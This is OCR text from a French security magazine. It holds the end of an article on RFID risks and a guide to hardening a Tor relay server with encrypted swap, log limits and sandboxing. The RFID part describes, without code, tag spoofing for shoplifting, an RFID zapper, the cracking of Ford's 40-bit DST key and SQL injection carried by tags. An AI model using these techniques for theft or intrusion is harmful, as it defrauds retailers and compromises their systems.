
Variantes : Les tags utilisés par la grande surface sont alors des tags rfids dits read/write. Le très jeune escroc très doué en programmation à conçu un programme qui, avec une interface raccordé à son pda, lui permet via une astuce qu'il à découverte de permettre à un tag d'en usurper un autre ...
Les caissières remplacées par un portique automatique....
Avec un simple rfid-zapper notre jeune escroc fait les courses à l'oeuil !!!

Cette technique très connue des grandes surface avec leur code-barres aurait pu être mise à défaut aujourd'hui car cela aurait peut être mis la puce à l'oreille de la caissière, mais s'agissant d'une nouvelle technologie elle accorde toute confiance à son client , après tout !.... Une bonne protection aurait était une utilisation de tag rfid non voyant avec une disposition aléatoire sur l'emballage permettant de contrer un peu plus les tentatives de notre escroc en herbe.

Quelques cas concrets

Le RFID-Zapper

Plus un dispositif de sécurité orienté protection de « la vie privé » car permettant de désactiver définitivement des tags rfids disposés sur des produits, une utilisation détournée pourrait permettre par exemple de désactiver un tag rfid présent dans une gande surface pour le remplacer par un second. Un RFID-Zapper, construit à l'aide de composants d'un appareil photo jetable, a été présenté l'an dernier au congrès CCC (Chaos Computer Club). Le rfid-zapper génère un champ électromagnétique très puissant mais de courte portée. La puce RFID reçoit un choc similaire à une mini EMP (Electro Magnetic Pulse) qui grille ou désactive de façon permanente le tag rfid.



Le cas « Ford DST break »

Deux chercheurs américains se sont attaqués au module DST (Digital Signature Transponder), équipant les modèles de voitures Ford.
Basé sur un Challenge-Response entre la voiture et le tag RFID, la clef utilisée par l'algorithme propriétaire ne fait que 40 bits. En utilisant un compromis temps/mémoire ces chercheur ont permis de montrer qu'il fallait moins d'une minute avec un PC standard pour casser cette clef.


"Avec un simple rfid-zapper notre jeune escroc fait les courses gratos !"

Le cas « virus worm rfids »

Une équipe de chercheurs néerlandais a montré qu'il était possible d'installer un virus rfid dans une base de donnée via un tag rfid et une attaque de type sql injection. Les chercheurs estiment qu'il est possible d'insérer un virus dans les tags rfid, même les plus limités en termes de données hébergées à l'intérieur.
L'équipe néerlandaise a établi plusieurs scénarios d'attaques, comme le fait de placer des tags rfid infectés sur les produits des supermarchés - une technique qui permettrait d'accéder à la base de donnée d'approvisionnement du magasin. Des agents maléfiques rfid permettraient d'aboutir vers de nouveaux phénomènes comme le phishing rfid ou le rfid war-driving.

Principes de sécurité

Nous avons vu que des utilisations détournées des tags rfid peuvent exister, mais celà reste évidement possible que si de mauvaises implémentations dans les systèmes sont réalisées.
Il est important de remarquer également le problème de coût que peut représenter un système rfid, surtout si une multitude de tags sont envisagés. Dans ce cas, des aspects sécuritaires peuvent être tronqués ce qui peut entraîner notam-



ment des clefs de tailles limitées, une logique cablée, ou encore des algorithmes propriétaires.
Mais quelques mécanismes de base sont appliqués afin de contrer toute éventuelle insécurité. Bien entendu, les divers procédés seront utilisés en fonction de la capacité en terme « d'intelligence » du système rfid utilisé qui découle évidemment de la sensibilité de l'application.

Concernant le médium de communication

Dans un premier temps les données doivent circuler chiffrées afin de contrer tout skimming, et pour éviter une attaque par rejeu la clef de chiffrement doit être différente à chaque nouvelle communication et ceci même pour le même tag rfid. Si les dispositifs de chiffrement ne peuvent pas être mis en place

Protection du tag

Outre les protections déjà utilisés notamment pour les cartes à puces à contacts concernant l'accès libre, protégé, réservé aux données, authentifications passive, active, il convient de rappeler dans le cas des tag rfids et surtout dans le cas des cartes dites contactless quelques notions élémentaires :

- il paraît important d'empêcher le fonctionnement de la puce dans les environnements non conformes à l'usage prévu à l'aide d'un blindage électromagnétique, contenu dans le portefeuille par exemple,
- d'empêcher le fonctionnement de la puce ou d'une opération donnée sans l'autorisation expresse du porteur par la présentation d'un code pin utilisateur, ou bien d'un doigt pour la saisie de l'empreinte digitale,...et ce qui semble le plus efficace : un bouton poussoir sur le support du tag rfid afin d'autoriser ou non l'accès à ce dernier.
- Il est aussi souhaitable d'enregistrer les transactions effectuées dans la puce afin de permettre au porteur de garder une trace des transactions effectués.
- Concernant les tags rfid pour l'identification des produits, disposer si possible le tag rfid de manière aléatoire si à la base le tag rfid se veut discret.
- Concernant le lecteur, permettre à celui çi des mise à jour logicielle au cas où une faille est découverte, concernant les attaques type DoS, si le DoS exploite la faiblesse d'un protocole, solutionner en améliorant ce dernier, une communication par saut de fréquence peut également être envisagée afin de minimiser les risques de DoS par brouillage canal ou par interférence avec des matèriels environnants.

le facteur humain

Il faut garder à l'esprit qu'une utilisation détournée d'une technologie est toujours possible et se méfier de l'automatisation et par conséquent remettre continuellement en cause la sécurité d'une situation, car l'illusion de la sécurité d'un système est fatalement toujours plus dangereuse qu'un système non sûr.

CONCLUSION

Nous avons vu que la technologie rfid est une « belle » technologie qui peut nous rendre la vie plus facile mais nous nous devons, nous utilisateurs finaux de ces technologies, d'avoir un point de vue critique face à ces bouleversements.
Nous ne faisons qu'apercevoir les différents enjeux et retombées potentielles de ces technologies qui marqueront sans aucun doute notre 21ème siècle comme l'on fait auparavant l'Internet ou le téléphone portable, car c'est bien d'un « Internet des objets » qu'il s'agit ici.
Nous devons garder à l'esprit que le contrôle humain reste toujours le meilleur moyen de finaliser une sécurité.
On vous donne donc rendez-vous dans un prochain article intitulé « Dossier RFID, et la lumière fût ! Pratique de « l'identification par radiofréquence » ou RFID - 2/2 », pour une approche plus pratique de cette technologie.
En espérant avoir retenu votre attention.

john.lataste@gmail.com
Sécurité Systèmes

"Le cas *Ford DST break* : la clef utilisée ne fait que 40 bits !"

Références :

« Identification radiofréquence et cartes à puce sans contact » de Dominique Paret. Ed. DUNOD.
« RFID Handbook. Fundamentals and Applications in Contactless Smart Cards and Identification by Klaus Finkenzeller. English translation by John Wiley and Sons.
http://www.eannet-france.org/download/nonprotege/b_outils_ean/rfid/rfid_new/EPC2004-032%20-%20RFID%20Principes%20et%20Applications.pdf
http://www.poletracabilite.com/docs/fr/rfid/normalisation%20RFID%20situation%202005.pdf
http://www.tracabilite.org/Media/pdf/documentation/presentations/Salon06/ME1_GS1_Xavier_BARRAS.pdf
http://www.creea.u-bordeaux.fr/downloads/rapport_hf.pdf
https://events.ccc.de/congress/2005/wiki/RFID-Zapper(EN)
http://rfidanalysis.org/
http://www.rfidvirus.org/
http://www.cnil.fr/fileadmin/documents/approfondir/rapports/RFID_communication.pdf

Technique Configurer une plateforme d'anonymat sécurisée

Configurer u d'anonymat s

Quelques recommandations pour Tor

Mister X

Nous avons montré l'efficacité de Tor du point de vue client, dans l'article p.16 sur l'anonymat. Celui-ci explique comment renforcer cet anonymat au niveau du serveur Tor, en le sécurisant et en veillant à ce que toutes les données sensibles relatives aux activités sur le réseau soient protégées au mieux.

Pour les anglophones

Cet article est une adaptation française de The Onion Router Operational Security, How to Run a Secure Tor Server, disponible sur le wiki de noreply.org, qui centralise bon nombre de documents relatifs à Tor, l'anonymat et quelques autres projets - et que nous vous recommandons. Nous avons voulu publier en français ces recommandations parce qu'elles donnent, en plus de ce qui concerne spécifiquement Tor, une bonne idée des possibilités de sécurisation disponibles actuellement.
Les auteurs principaux du document original sont Chris Palmer, Roger Dingledine et Nick Mathewson. Cette version française est disponible sous licence libre sur simple demande auprès de la rédaction.
Voir : http://wiki.noreply.org/noreply/TheOnionRouter/OperationalSecurity

Des noeuds inter-connectés

Tor repose sur un protocole de routage de type Onion Routing, qui rend pratiquement impossible pour un intrus de déterminer à la fois la provenance et la destination d'un message. Le réseau est composé de noeuds inter-connectés, à travers lesquels les données sont transportées selon un chemin aléatoire reliant la source à la destination. Parmi ces noeuds, certains font office de passerelle entre Tor et Internet.
Les messages sont encapsulés dans des couches cryptographiques successives (comme la peau d'un oignon) : lors de l'envoi, la source choisit les noeuds par lesquels les données vont transiter et les crypte de manière à ce que chaque intermédiaire ne puisse connaître que le prochain maillon de la chaîne (voir schéma page 55).

Ainsi, seul le dernier noeud voit en clair le message et la destination Internet du paquet. De plus, aucun des intermédiaires ne peut savoir si un message qu'il reçoit provient directement du noeud précédent ou s'il ne faisait que le router. Et pour les réponses, un chemin de retour est crypté sur différentes couches, de la même manière : le destinataire ne peut donc pas connaître non plus l'origine du message qu'il relaye vers Internet.

Pour plus de détails sur le fonctionnement de Tor, voir les différentes sources de documentation sur le site officiel : http://tor.eff.org.

Il existe bien entendu différents types d'attaques permettant de fragiliser l'anonymat assuré théoriquement par Tor, notamment au niveau du protocole, en utilisant des analyses temporelles. Cependant, ces attaques ne sont possibles que si l'intrus contrôle un certain nombre de noeuds du réseau. Par conséquent, la sécurité de chaque serveur Tor qui constitue le réseau est relativement déterminante pour la sécurité du tout. Ce document donne quelques conseil pour renforcer cette sécurité, là où elle est le plus importante.


Chiffrement des partitions de stockage et de swap

La seule information sensible d'un serveur Tor est sa clé privée (stockée par défaut dans /usr/local/etc/tor/keys – qui ne doit être lisible que par l'utilisateur dédié au serveur). Des informations permettant de la compromettre ou de la reconstituer peuvent se retrouver en mémoire, et notamment dans la swap. Il convient donc de configurer avec précision les permissions d'accès des fichiers et il est recommandé d'utiliser des partitions chiffrées pour les stocker ainsi que pour la swap.Voici comment procéder sur les principaux systèmes d'exploitation.

Linux 2.4

Avec un Kernel 2.4, il y a deux moyens d'utiliser des partitions chiffrées : loop-AES, distribué sous la forme d'un module kernel, et Cryptoloop. qui est un patch à ajouter au kernel officiel.
On peut télécharger loop-AES sur http://loop-AES.sf.net.

ne plateforme écurisée



Principe de l'Onion Routing

C'est la version générique la plus commode, vu qu'elle ne nécessite normalement pas une recompilation du noyau. Cependant, le patch Cryptoloop est intégré par défaut aux kernels fournis par certaines distributions (notamment Gentoo et Mandriva).

Il peut être fastidieux d'appliquer le patch soi même. Pour ceux qui sont intéressés, la version la mieux maintenue est appelée loop-jari ou patch-cryptoloop-jari ; la version correspondant à votre kernel est facilement identifiable grâce à Google. Une version relativement récente du patch est disponible à cette adresse : http://northernsecurity.net/download/.

Pour activer le chiffrement, il faut spécifier CONFIG_BLK_DEV_CRYPTOLOOP=y lors de la configuration du noyau, et spécifier l'algorithme choisi. Les outils (userland) d'administration des loops sont normalement distribués sous forme de paquetage dans les principales distributions. On peut se référer au Cryptoloop HOWTO (disponible à l'adresse http://www.tldp.org/HOWTO/Cryptoloop-HOWTO) pour plus d'information à ce sujet.

Voir le script ci-contre pour un exemple de mise en place d'une partition de swap cryptée. Il existe des solutions plus robustes, notamment EncSwap : http://www.northernsecurity.net/download/encswap.tar.gz.

Linux 2.6

Sur une Debian, avec un Kernel 2.6, il suffit d'installer le paquetage cryptsetup.

La version par défaut du noyau intègre déjà le support DM-CRYPT, qui est la manière la plus efficace de mettre en place un cryptoloop sur une version 2.6. Il faut veiller à l'activer manuellement si l'on utilise un noyau customisé.

On peut alors spécifier dans /etc/crypttab les partitions de stockage et les clés. Voici comment configurer les mêmes partitions que dans le script vu plus haut :

```
# <target device> <source
  device> <key file> <options>
swap /dev/hda2 /dev/urandom swap
tmp /dev/hda5 /dev/urandom tmp
```

Il faut ensuite spécifier dans /etc/fstab les points de montage :

```
/dev/mapper/tmp /tmp ext2 defaults 0 2
/dev/mapper/swap none swap sw 0 0
```

Après redémarrage, on peut vérifier que

Script pour une partition de swap chiffrée

Le script qui suit permet de créer au démarrage deux partitions cryptées, stockées respectivement dans /dev/hda2 (pour la swap) et /dev/hda5 (pour /tmp), avec AES. Le deux nouveaux devices, utilisables par mount ou swapon, seront /dev/loop1 et /dev/loop3.

```
#!/bin/sh

## Génération de mot de passe aléatoire
pw(){
  dd if=/dev/urandom bs=1 count=256 2> /dev/null \
    | head -n 2 | tail -n 1 | tr [+/=] 0-9
}


echo -n "Création du swap-device chiffré... "
# remise à zéro
swapoff /dev/loop1
losetup -d /dev/loop1

## initialisation du loop :
pw | losetup -e aes -k 256 -p 0 /dev/loop1 /dev/hda2
mkswap /dev/loop1 # formatage de la swap
swapon -p 1 /dev/loop1 # activation


echo -n "Création d'un /tmp chiffré... "
# remise à zéro
umount /dev/loop3
losetup -d /dev/loop3

## initialisation du loop :
pw | losetup -e aes -k 256 -p 0 /dev/loop3 /dev/hda5
mkfs -t ext2 /dev/loop3 # formatage ext2
mount -o nosuid,nodev -t ext2 /dev/loop3 /tmp
chmod 1777 /tmp
```

tout est en ordre. L'utilitaire dmsetup doit afficher quelque chose comme :

```
tmp: 0 979902 crypt aes-cbc-
     plain 984...d97d4 0 3:5 0
swap: 0 1959930 crypt aes-cbc-
     plain 3c2...389e9 0 3:2 0
```

Pour les autres distributions, on peut suivre les instructions générales données sur http://www.saout.de/misc/dm-crypt, ou se rapporter à la documentation officielle de la distribution.

FreeBSD

Le chiffrement de la swap est possible depuis la version 5.3-RELEASE de FreeBSD. Il existe plusieurs alternatives. Il faut d'abord préparer la partition de stockage qui sera utilisée :

```
# dd if=/dev/random
     of=/dev/ad0s1b bs=1m
```

Ensuite, on configure via /etc/fstab son utilisation pour la swap :

```
/dev/ad0s1b.bde none swap sw
                  0 0
```

On peut substituer /dev/ad0s1b.eli à **/dev/ad0s1b.bde**, pour utiliser geli plutôt que gdbe comme moteur crypto. Plus de détails sur : http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/swap-encrypting.html

Le mécanisme général de chiffrement de partition est présenté ici : http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/disks-encrypting.html

OpenBSD

Le support de chiffrement de la swap est inclus depuis longtemps dans OpenBSD. Il suffit pour l'activer de taper :

```
sysctl -w vm.swapencrypt.enable=1
```

On peut aussi le faire dans **/etc/sysctl.conf.**

Pour chiffrer des partitions de fichiers, on peut se rapporter aux instructions données ici : http://web.archive.org/web/20050310041132/http://www.backwatcher.org/writing/howtos/obsd-encrypted-filesystem.html

On peut également utiliser tout simplement la mémoire vive (mfs) pour stocker des fichiers temporaires, en spécifiant dans /etc/fstab :

```
/dev/wd0b /tmp mfs rw,nodev,
     nosuid,-s=153600 0 0
/dev/wd0b /var/tmp mfs rw,nodev,
     nosuid,-s=153600 0 0
```

Windows

On peut configurer Windows pour que la swap soit effacée à chaque arrêt propre du système (Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> Security Options : Shutdown, Clear virtual memory pagefile).

Le chiffrement des partitions peut être assuré à l'aide de différents outils, comme BestCrypt (http://www.jetico.com/index.htm#/bcrypt7.htm), CrossCrypt (http://www.scherrer.cc/crypt/).

Sur XP, on peut aussi utiliser le chiffrement natif (NTFS seulement) pour le répertoire de Tor (voir les propriétés du dossier).

Minimiser la rétentions des données


La mise en place d'une plateforme d'anonymat nécessite d'accorder une attention toute particulière aux logs. Ils pourraient en effet contenir des informations

Précautions annexes

Mises à jour : garder son système à jour est la mesure de sécurité la plus facile à mettre en oeuvre, et reste l'une des plus importantes. N'hésitez pas à utiliser le système de paquetages et de mises à jour automatiques de votre distribution.

Désactiver les services inutilisés : il est également capital de ne faire tourner que ce dont vous avez besoin. Plus vous faites tourner de services accessibles depuis l'extérieur (ou pas), plus vous augmentez les chances que l'un d'eux comporte une vulnérabilité inédite, qui permettrait une intrusion en direct ou automatisée (worm). Limiter le nombre d'applications installées facilite également le maintien des mises à jour.

Sécurité physique : il est important de garder un serveur sensible sous clé. Même si les partitions sont cryptées, un accès physique à la machine permettrait différents scénarios d'attaque qui rendraient caduques toutes les protections mises en place.



“ Dans le case de Tor, la meilleure politique reste de ne garder aucun log ”

permettant de connaître par recoupement diverses informations nuisibles à l'anonymat des utilisateurs du serveur.
Il faut étudier dans les détails la configuration de votre système de log, afin de ne retenir que le minimum nécessaire au fonctionnement de votre infrastructure. Il est possible, notamment, de configurer la rotation de vos fichiers de log pour qu'ils soient effacés périodiquement (il existe plusieurs techniques d'effacement de fichier résistant à la récupération de données, notamment wipe : http://abaababa.ouvaton.org/wipe/).
Dans le cas précis de Tor, la meilleure politique reste de ne garder aucun log.
L'Electronic Frontier Foundation (à l'origine du projet Tor) a également rédigé quelque recommandations générales sur la rétention des données, disponibles ici : http://www.eff.org/osp/20040819_OSPBestPractices.pdf.
Ce document s'adresse d'abord aux fournisseurs d'accès, mais comporte de nombreuses informations intéressantes hors de ce contexte.

OS pour paranoïaque

Il existe de nombreuses distributions de BSD ou Linux conçues à la base pour donner un niveau de sécurité accru (contrôle d'accès détaillé, audit des applications inclues, outils spécifiques, protections supplémentaires par défaut, etc.). On peut citer :

- SE Linux : http://www.nsa.gov/selinux/
- Adamantix : http://www.trusteddebian.org/
- Trusted BSD : http://www.trustedbsd.org/
- OpenBSD

Ces distributions facilitent les tâches de sécurisation, mais sont par définition moins souples à utiliser et administrer.

Tor dans un environnement restreint

Il est conseillé de faire tourner Tor dans un environnement restreint, par soucis de cloisonnement, mais aussi, comme pour tout autre service accessible depuis l'extérieur, afin d'éviter qu'une éventuelle faille dans celui-ci ne permette de compromettre tout le système.

Tor dans un chroot

Le chroot est la technique de cloisonnement de base, disponible sur beaucoup de systèmes de type UNIX.
La procédure détaillée permettant de faire tourner Tor dans un chroot est donnée dans ces deux documents :

- http://wiki.noreply.org/noreply/TheOnionRouter/TorInChroot
- http://wiki.noreply.org/noreply/TheOnionRouter/OpenbsdChrootedTor

Systrace

Systrace est un système de restriction des appels système qui permet de définir avec précision ce qu'un processus peut et ne peut pas faire. Développé à l'origine pour OpenBSD, il est également disponible pour Linux.
Tor peut tourner dans cet environnement. Pour générer une politique de sécurité de base pour Tor on peut utiliser la commande : systrace -A tor. Il faut ensuite l'affiner, en se basant sur l'exemple donné dans l'original de ce document : http://wiki.noreply.org/noreply/TheOnionRouter/OperationalSecurity.
On l'active ensuite en lançant tor avec systrace

Grsecurity

GRSecurity est un patch pour le noyau Linux, permettant également de limiter l'accès aux appels système en fonction du programme (RBAC : role based access control). L'utilitaire gradm permet d'activer les politiques stockées dans /etc/grsec/policy/.
Vous trouverez dans le document original un exemple de politique testé sur Debian.

DropMyRights (Windows)

Depuis XP et Server 2003, il existe également un système de politiques de restriction pour Windows, baptisé SAFER. Cela est notamment utilisé pour faire tourner des applications à risque (Internet Explorer, Outlook, etc.) en tant qu'administrateur, tout en abaissant son niveau de privilèges.
On peut utiliser un programme nommé DropMyRights afin de tirer parti de cette fonctionnalité. Une guide en anglais est disponible sur MSDN : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure11152004.asp

On peut utiliser la même méthode pour faire tourner Tor.

En vente en kiosque